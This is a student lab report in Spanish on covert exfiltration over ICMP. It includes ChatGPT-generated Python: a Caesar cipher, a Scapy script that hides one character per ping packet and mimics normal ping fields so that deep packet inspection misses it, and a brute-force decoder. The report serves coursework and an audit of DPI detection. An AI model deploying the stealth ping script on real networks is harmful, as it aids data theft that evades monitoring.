

Informe Laboratorio 1

Sección 1

Sebastian Silva
e-mail: sebastian.silva_b@mail.udp.cl

Agosto de 2024

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	2
3. Desarrollo de Actividades	3
3.1. Actividad 1	3
3.2. Actividad 2	5
3.3. Actividad 3	9
3.4. Issues con ChatGPT	14

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

2.3. MitM


1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1


1. En primera instancia se genera un programa en python3 utilizando chatGPT de modo que permita cifrar texto utilizando el algoritmo Cesar. Los resultados de esta se pueden observar a continuacion:



generame un programa en python3 que permita cifrar texto utilizando el algoritmo Cesar. Como parametros de su programa debera ingresar el string a cifrar y luego el corrimiento

Figura 1: Consulta realizada a ChatGPT

Aquí tienes un programa en Python 3 que cifra un texto utilizando el algoritmo César. El programa recibe como parámetros el texto a cifrar y el número de posiciones de corrimiento.

A screenshot of a code editor with a dark background. The editor has a tab labeled 'python' and a button labeled 'Copiar código'. The code is a Python function 'cifrar_cesar' that takes 'texto' and 'corrimiento' as arguments. It iterates through each character in the text, checking if it's uppercase or lowercase and shifting it accordingly using modulo arithmetic. It also includes a main block that prompts the user for text and shift, calls the function, and prints the result.

```
python Copiar código

def cifrar_cesar(texto, corrimiento):
    resultado = ""

    for char in texto:
        # Verificar si el carácter es una letra mayúscula
        if char.isupper():
            # Cifrar el carácter y agregarlo al resultado
            resultado += chr((ord(char) + corrimiento - 65) % 26 + 65)
        # Verificar si el carácter es una letra minúscula
        elif char.islower():
            # Cifrar el carácter y agregarlo al resultado
            resultado += chr((ord(char) + corrimiento - 97) % 26 + 97)
        else:
            # No cifrar caracteres que no sean letras
            resultado += char

    return resultado

# Ejemplo de uso
texto = input("Ingresa el texto a cifrar: ")
corrimiento = int(input("Ingresa el número de corrimiento: "))

texto_cifrado = cifrar_cesar(texto, corrimiento)
print(f"Texto cifrado: {texto_cifrado}")
```

Figura 2: Respuesta entregada por ChatGPT

Con la respuesta entregada se compila y ejecuta el código, entregando la frase Criptografía y seguridad en redes con un corrimiento de 9 caracteres, de este modo se obtiene el siguiente resultado:

```
sebastian@sebastian-GT70-2QD:~/Documentos$ sudo python3 cesar.py  
[sudo] contraseña para sebastian:  
Ingresa el texto a cifrar: criptografia y seguridad en redes  
Ingresa el número de corrimiento: 9  
Texto cifrado: larycxpajorj h bnpdarmjm nw anmnb
```

Figura 3: Código 1 compilado y ejecutado


3.2. Actividad 2

1. Posteriormente se generó un programa en python3 utilizando ChatGPT, en el cual pueda enviar los caracteres del string de la actividad anterior en varios paquetes ICMP request para luego demostrar utilizando Wireshark que el tráfico considerado todos los aspectos solicitados en la actividad para pasar desapercibido.

generame ahora un programa en python3 en donde pueda enviar los caracteres del string colocado de la consulta anterior en varios paquetes ICMP request (un carácter por paquete en el campo data de ICMP) para así no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico considerado todos los aspectos para pasar desapercibido

Figura 4: Consulta 2 realizada a ChatGPT

Si bien surgieron diversos problemas, los cuales se detallarán en la sección de problemas, se logró obtener la siguiente respuesta:

A screenshot of a code editor with a dark background. The editor shows a Python script for sending hidden data via ICMP. The code includes imports for scapy and time, a function definition for enviar_datos_ocultos, and several lines of logic for handling the initial ping and extracting the payload base. The code is color-coded with syntax highlighting. A 'Copiar código' button is visible in the top right corner of the editor.

```
python Copiar código

from scapy.all import *
import time

def enviar_datos_ocultos(destino, texto):
    # Realiza un ping inicial para capturar el paquete ICMP y usarlo como plantilla
    ping_inicial = sr1(IP(dst=destino)/ICMP(), timeout=1)

    if not ping_inicial:
        print("No se recibió respuesta al ping inicial. Abortando.")
        return

    # Extraer el payload base del paquete inicial
    payload_base = ping_inicial[Raw].load if Raw in ping_inicial else b'\x00' * 32

    # Obtener el ID, el número de secuencia y el timestamp inicial
    id_inicial = ping_inicial[ICMP].id
    seq_inicial = ping_inicial[ICMP].seq
    timestamp_inicial = ping_inicial[ICMP].ts_ori if ICMP in ping_inicial and hasattr(ping_inicial, 'ts_ori') else 0

    identificador_actual = id_inicial
```

Figura 5: Respuesta 2 entregada por ChatGPT parte 1

```
for i, caracter in enumerate(texto):
    # Crear el nuevo payload con el carácter oculto
    nuevo_payload = payload_base[:8] + caracter.encode() + payload_base[9:]

    # Crear el paquete ICMP manteniendo el timestamp y ajustando ID y seq
    paquete = IP(dst=destino)/ICMP(id=identificador_actual, seq=seq_inicial + i)

    # Mantener el timestamp si está presente en el paquete inicial
    if timestamp_inicial:
        paquete[ICMP].ts_ori = timestamp_inicial
        paquete[ICMP].ts_rx = timestamp_inicial # Mantener coherencia en la re
        paquete[ICMP].ts_tx = int(time.time() * 1000) & 0xffffffff # Actualiza

    send(paquete)

    # Incrementar el ID de manera coherente
    identificador_actual += 1

    # Pequeña pausa entre paquetes para evitar detección
    time.sleep(0.1)

if __name__ == "__main__":
    destino = "192.168.1.1" # Cambia esto por la IP de destino que desees
    texto = "TuTextoCifradoAqui"
    enviar_datos_ocultos(destino, texto)
```

Figura 6: Respuesta 2 entregada por ChatGPT parte 2

Una vez obtenida la respuesta otorgada por ChatGPT se procede a compilar y ejecutar el código, donde a la vez se está realizando una captura en Wireshark, de modo que se pueda evidenciar que efectivamente los paquetes ICMP fueron enviados, a continuación se presentará el análisis de la captura generada.

```
sebastian@sebastian-GT70-2QD:~/Documentos$ sudo python3 pingv4.py
Begin emission:
Finished sending 1 packets.
.....*
Received 12 packets, got 1 answers, remaining 0 packets

t.
Sent 1 packets.
t.
Sent 1 packets.
s.
Sent 1 packets.
s.
Sent 1 packets.
s.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Figura 7: Código 2 compilado y ejecutado




Figura 8: Captura realizada por Wireshark

Analizando la captura obtenida, se logra apreciar en el cuadro rojo como el id, la identi-

ficacion y el seq number se mantiene de forma coherente, aumentando en 1 a medida que se va realizando un request, en otras palabras, cada vez que se va enviando un mensaje ICMP. Por otro lado en el recuadro verde se puede observar la data, en donde se concluye que el payload se mantiene desde 0x10 y 0x37, estos ubicandose tanto al inicio como al termino de la linea de datos "00 00 00 00...", ademias se evidencia al ver la imagen que se mantiene el payload ICMP de los primeros 8 bytes.

3.3. Actividad 3

Por ultimo se pide generar un programa en python3 utilizando ChatGPT, de modo que se pueda obtener el mensaje transmitido en la actividad anterior. Sin embargo como no se sabe cual es el corrimiento utilizado, se deben de generar todas las combinaciones posibles e imprimirlas, indicando en verde la opcion mas probable de ser el mensaje en claro.

Cabe destacar que para esta actividad surgieron ciertas dificultades, ya que el problema mas evidente fue el encontrar la opcion mas probable sin ningun contexto, para esto, se busco implementar un diccionario y asi poder entrenar a la maquina y poder analizar cual opcion puede ser la correcta. Sin embargo, por problemas de tiempo, se tuvo que implementar un diccionario en ingles, ya que para implementar uno en español requeria de hacer una serie de pasos extra. Aun asi, el codigo cumple su funcion, pero para mayor eficiencia de este, se requiere buscar una palabra en ingles.

A continuacion, se mostrara la consulta realizada a ChatGPT.




Figura 9: Consulta 3 realizada a ChatGPT

Código Actualizado

python Copiar código

```
from scapy.all import *
from termcolor import colored
import re
from collections import Counter
import nltk
from nltk.util import ngrams

# Descargar lista de palabras en español de NLTK
nltk.download('words')

# Lista de palabras en español (puedes expandirla con un diccionario más completo)
PALABRAS_COMUNES = set([
    'el', 'la', 'de', 'y', 'a', 'en', 'que', 'los', 'del', 'se', 'las', 'un', 'por',
    'criptografía', 'seguridad', 'redes' # Añade palabras específicas para detectar
])

def cifrar_cesar(texto, corrimiento):
    resultado = ""
    for char in texto:
        if char.isupper():
            resultado += chr((ord(char) + corrimiento - 65) % 26 + 65)
        elif char.islower():
            resultado += chr((ord(char) + corrimiento - 97) % 26 + 97)
        else:
            resultado += char
    return resultado
```

Figura 10: Respuesta 3 entregada por ChatGPT parte 1

```
def extraer_mensaje_pcap(pcap_file):
    paquetes = rdpcap(pcap_file)
    mensaje_cifrado = ""
    for paquete in paquetes:
        if ICMP in paquete and Raw in paquete:
            if paquete[ICMP].type == 8: # Tipo 8 es Echo Request
                payload = paquete[Raw].load.decode(errors='ignore')
                if payload:
                    mensaje_cifrado += payload
    return mensaje_cifrado

def evaluar_legibilidad(texto):
    palabras = re.findall(r'\b\w+\b', texto.lower())
    if not palabras:
        return 0

    contador_palabras = Counter(palabras)
    puntuacion_palabras = sum(1 for palabra in palabras if palabra in PALABRAS_COMUNES)

    # Agregar puntuación por bigramas comunes
    bigramos = list(ngrams(palabras, 2))
    puntuacion_bigramos = sum(1 for bigrama in bigramos if ' '.join(bigrama) in PALABRAS_COMUNES)

    puntuacion_total = puntuacion_palabras + puntuacion_bigramos
    total_elementos = len(palabras) + len(bigramos)
    return puntuacion_total / total_elementos if total_elementos > 0 else 0
```

Figura 11: Respuesta 3 entregada por ChatGPT parte 2

```
def extraer_mensaje_pcap(pcap_file):
    paquetes = rdpcap(pcap_file)
    mensaje_cifrado = ""
    for paquete in paquetes:
        if ICMP in paquete and Raw in paquete:
            if paquete[ICMP].type == 8: # Tipo 8 es Echo Request
                payload = paquete[Raw].load.decode(errors='ignore')
                if payload:
                    mensaje_cifrado += payload
    return mensaje_cifrado

def evaluar_legibilidad(texto):
    palabras = re.findall(r'\b\w+\b', texto.lower())
    if not palabras:
        return 0

    contador_palabras = Counter(palabras)
    puntuacion_palabras = sum(1 for palabra in palabras if palabra in PALABRAS_COMUNES)

    # Agregar puntuación por bigramas comunes
    bigramos = list(ngrams(palabras, 2))
    puntuacion_bigramos = sum(1 for bigrama in bigramos if ' '.join(bigrama) in PALABRAS_COMUNES)

    puntuacion_total = puntuacion_palabras + puntuacion_bigramos
    total_elementos = len(palabras) + len(bigramos)
    return puntuacion_total / total_elementos if total_elementos > 0 else 0
```

Figura 12: Respuesta 3 entregada por ChatGPT parte 3

```
def extraer_mensaje_pcap(pcap_file):
    paquetes = rdpcap(pcap_file)
    mensaje_cifrado = ""
    for paquete in paquetes:
        if ICMP in paquete and Raw in paquete:
            if paquete[ICMP].type == 8: # Tipo 8 es Echo Request
                payload = paquete[Raw].load.decode(errors='ignore')
                if payload:
                    mensaje_cifrado += payload
    return mensaje_cifrado

def evaluar_legibilidad(texto):
    palabras = re.findall(r'\b\w+\b', texto.lower())
    if not palabras:
        return 0

    contador_palabras = Counter(palabras)
    puntuacion_palabras = sum(1 for palabra in palabras if palabra in PALABRAS_COMUNES)

    # Agregar puntuación por bigramas comunes
    bigramos = list(ngrams(palabras, 2))
    puntuacion_bigramos = sum(1 for bigrama in bigramos if ' '.join(bigrama) in PALABRAS_COMUNES)

    puntuacion_total = puntuacion_palabras + puntuacion_bigramos
    total_elementos = len(palabras) + len(bigramos)
    return puntuacion_total / total_elementos if total_elementos > 0 else 0
```

Figura 13: Respuesta 3 entregada por ChatGPT parte 4

```

sebastian@sebastian-GT70-2QD:~/Documentos$ sudo python3 readv2.py
[nltk_data] Downloading package words to /root/nltk_data...
[nltk_data]   Package words is already up-to-date!

Analizando mensaje cifrado completo: larycxpajorj h bnpdarmjm nw anmnb
Corrimiento 0: larycxpajorj h bnpdarmjm nw anmnb (Puntuación: 0.10526315789473684)
Corrimiento 1: kzqxbwozinqi g amoczqlil mv zmlma (Puntuación: 0.07017543859649122)
Corrimiento 2: jypwavyhmpf f zlnbypkhk lu ylkz (Puntuación: 0.08771929824561403)
Corrimiento 3: ixovzumxglog e ykmaxojgj kt xkjky (Puntuación: 0.10526315789473684)
Corrimiento 4: hwnuytlwfkf d xjlzwnifi js wjiyx (Puntuación: 0.017543859649122806)
Corrimiento 5: gvmtxskvejme c wikyvmeh ir vihiw (Puntuación: 0.017543859649122806)
Corrimiento 6: fulswrjudild b vhjxulgdg hq uhghv (Puntuación: 0.0)
Corrimiento 7: etkrvqitchkc a ugiwtkfcf gp tgfgu (Puntuación: 0.017543859649122806)
Corrimiento 8: dsjquphsbgjb z tfhvsjebe fo sfeft (Puntuación: 0.017543859649122806)
Corrimiento 9: criptografia y seguridad en redes (Puntuación: 0.08771929824561403)
Corrimiento 10: bqhosnfqzehz x rdftqhczc dm qcdr (Puntuación: 0.017543859649122806)
Corrimiento 11: apgnrmepydyg w qcespgbyb cl pcbcq (Puntuación: 0.07017543859649122)
Corrimiento 12: zofmqldoxcfx v pbdrofaxa bk obabp (Puntuación: 0.12280701754385964)
Corrimiento 13: ynelpkcnbew u oacqnezwz aj nazao (Puntuación: 0.12280701754385964)
Corrimiento 14: xmdkojbmadv t nzbpmdivy zi mzyzn (Puntuación: 0.08771929824561403)
Corrimiento 15: wlcjnia luzcu s myaolcxux yh lyxym (Puntuación: 0.12280701754385964)
Corrimiento 16: vkbimhzktybt r lxznkbtw xg kxwyl (Puntuación: 0.017543859649122806)
Corrimiento 17: ujahlgysxas q kwymjavsv wf jwvww (Puntuación: 0.08771929824561403)
Corrimiento 18: tizgkfxirwzr p jvxlizuru ve ivuvj (Puntuación: 0.0)
Corrimiento 19: shyfjewhqvyq o iuwkhytqt ud hutui (Puntuación: 0.07017543859649122)
Corrimiento 20: rgxeidvgpuxp n htvjgxspc tc gtsth (Puntuación: 0.0)
Corrimiento 21: qfwdhucufotwo m gsulfwrwr sb fsrsg (Puntuación: 0.05263157894736842)
Corrimiento 22: pevcbtensvn l frthvqnq ra erqrf (Puntuación: 0.017543859649122806)
Corrimiento 23: odubfasdmrum k eqsgdupmp qz dqpqe (Puntuación: 0.03508771929824561)
Corrimiento 24: nctaezrclqtl j dprfctolo py cpopd (Puntuación: 0.08771929824561403)
Corrimiento 25: mbszdyqbksk i coqebnskn ox bonoc (Puntuación: 0.08771929824561403)

Mejor opción:
Corrimiento 12: zofmqldoxcfx v pbdrofaxa bk obabp (Puntuación: 0.12280701754385964)

```

Figura 14: Código 3 compilado y ejecutado

Como se menciona anteriormente, al tener un diccionario en inglés implementado, tiene problemas al identificar la palabra más clara. Esto puede corregirse añadiendo un diccionario en español, pero deben de realizarse una serie de pasos extra para su implementación. A pesar de este inconveniente, el código logra leer el tráfico entregado por archivo caesar.pcapng, muestra además todas las opciones posibles a la vez que detecta el texto plano, cumpliendo así con el objetivo planteado inicialmente.

3.4. Issues con ChatGPT

Existieron múltiples problemas al momento de recibir una respuesta por parte de ChatGPT, algunas de las más importantes fueron:

- **Lectura unitaria.**

Existió un problema en la actividad 3 en donde ChatGPT leía un único carácter e intentaba buscar el corrimiento adecuado para un único carácter. Luego de una serie de consultas en donde se le remarcaba este error, se logró corregir este problema.

```
Analizando mensaje cifrado: l
Corrimiento 0: l
Corrimiento 0: l
Corrimiento 1: k
Corrimiento 2: j
Corrimiento 3: i
Corrimiento 4: h
Corrimiento 5: g
Corrimiento 6: f
Corrimiento 7: e
Corrimiento 8: d
Corrimiento 9: c
Corrimiento 10: b
Corrimiento 11: a
Corrimiento 12: z
Corrimiento 13: y
Corrimiento 14: x
Corrimiento 15: w
Corrimiento 16: v
Corrimiento 17: u
Corrimiento 18: t
Corrimiento 19: s
Corrimiento 20: r
Corrimiento 21: q
Corrimiento 22: p
Corrimiento 23: o
Corrimiento 24: n
Corrimiento 25: m

Analizando mensaje cifrado: a
Corrimiento 0: a
Corrimiento 0: a
Corrimiento 1: z
Corrimiento 2: y
```

Figura 15: Problema 1 ejemplificado

- Mala identificación.

Durante la actividad 3, ChatGPT entregó un código en donde no se tenía una buena identificación de la posible palabra clara, ya que el código indicaba siempre que la primera secuencia era la correcta, esto para todos los casos. Se le remarcó este error a ChatGPT para que pueda corregirlo.

```
Corrimiento 25: c
sebastian@sebastian-GT70-2QD:~/Documentos$ sudo python3 readv2.py

Analizando mensaje cifrado completo: larycxpajorj h bnpdarmjm nw anmnb
Corrimiento 0: larycxpajorj h bnpdarmjm nw anmnb
Corrimiento 0: larycxpajorj h bnpdarmjm nw anmnb
Corrimiento 1: kzqxbwozinqi g amoczqlil mv zmlma
Corrimiento 2: jypwavyhmpf f zlnbypkhk lu ylkiz
Corrimiento 3: ixovzumxglog e ykmaxojgj kt xkjky
Corrimiento 4: hwnuytlwfknd d xjlzwnifi js wjijx
Corrimiento 5: gvmtxskvejme c wikyvmeh ir vihiw
Corrimiento 6: fulswrjudild b vhjxulgdg hq uhghv
Corrimiento 7: etkrvqitchkc a ugiwtkfcf gp tgfgu
Corrimiento 8: dsjquphsbgjb z tfhvsjebe fo sfefr
Corrimiento 9: criptografia y seguridad en redes
Corrimiento 10: bqhosnfqzehz x rdftqhczc dm qdcdr
Corrimiento 11: apgnrmepdygy w qcespgbyb cl pcabcq
Corrimiento 12: zofmqldoxcfx v pbdrofaxa bk obabp
Corrimiento 13: ynelpkcnwbew u oacqnezwz aj nazao
Corrimiento 14: xmdkojbmadv t nzbpmdivvy zi mzyzn
Corrimiento 15: wlcjnluzcu s myaolcxux yh lyxym
Corrimiento 16: vkbimhzktybt r lxznkbtw xg kxwxl
Corrimiento 17: ujahlgysxas q kwymjavsv wf jwwwk
Corrimiento 18: tizgkfxirwzr p jvxlizuru ve ivuvj
Corrimiento 19: shyfjewhqvyq o iuwkhytqt ud hutui
Corrimiento 20: rgxeidvgpuxp n htvjgxspc tc gtsth
Corrimiento 21: qfwdhcufotwo m gsuifwrwr sb fsrsg
Corrimiento 22: pevcbtensvn l frthevqnq ra erqrf
Corrimiento 23: odubfasdmmr k eqsgdupmp qz dqpqe
Corrimiento 24: nctaezrclqtl j dprfctolo py cpopd
Corrimiento 25: mbszdyqbksk i coqebnskn ox bonoc
```

Figura 16: Problema 2 ejemplificado

- Layer [Raw] not found.

Al momento de realizar la actividad 2, luego de ejecutar el código entregado por ChatGPT, surgió un error en el código, este detallaba lo siguiente: "Layer [Raw] not found". Si bien este fue un problema extraño, se consultó este error y se logró obtener una rápida solución.




Figura 17: Consulta y respuesta del problema 3

- **Timestamp.**

Por ultimo uno de los mayores problemas fue que no se pudo obtener el timestamp dentro de la captura de Wireshark. Si bien se realizo varias consultas a ChatGPT acerca de esto, no se logro obtener una solucion adecuada a esto. La solucion que se logro averiguar era un tanto enreversada ya que se debian modificar ciertas cosas para que dentro de la captura se pudiera visualizar el timestamp.




Figura 18: Respuesta del problema 4

Conclusiones y comentarios

A modo de cierre se puede decir que los objetivos planteados inicialmente en las actividades se lograron cumplir con éxito. Siendo el más importante de esta experiencia el concientizar acerca de las vulnerabilidades que existen al momento de cifrar las contraseñas. Además se logró trabajar en conjunto con la herramienta de ChatGPT siendo de gran ayuda tanto como para resolver ciertas dudas como para entregar el código para desarrollar. Sin embargo existieron ciertas dificultades mientras se hacían las preguntas ya que a veces no se era muy claro con la herramienta o entregaba respuestas que no eran útiles para la actividad. Pese a esto se logró completar la actividad en su totalidad adquiriendo así la experiencia necesaria para futuros trabajos.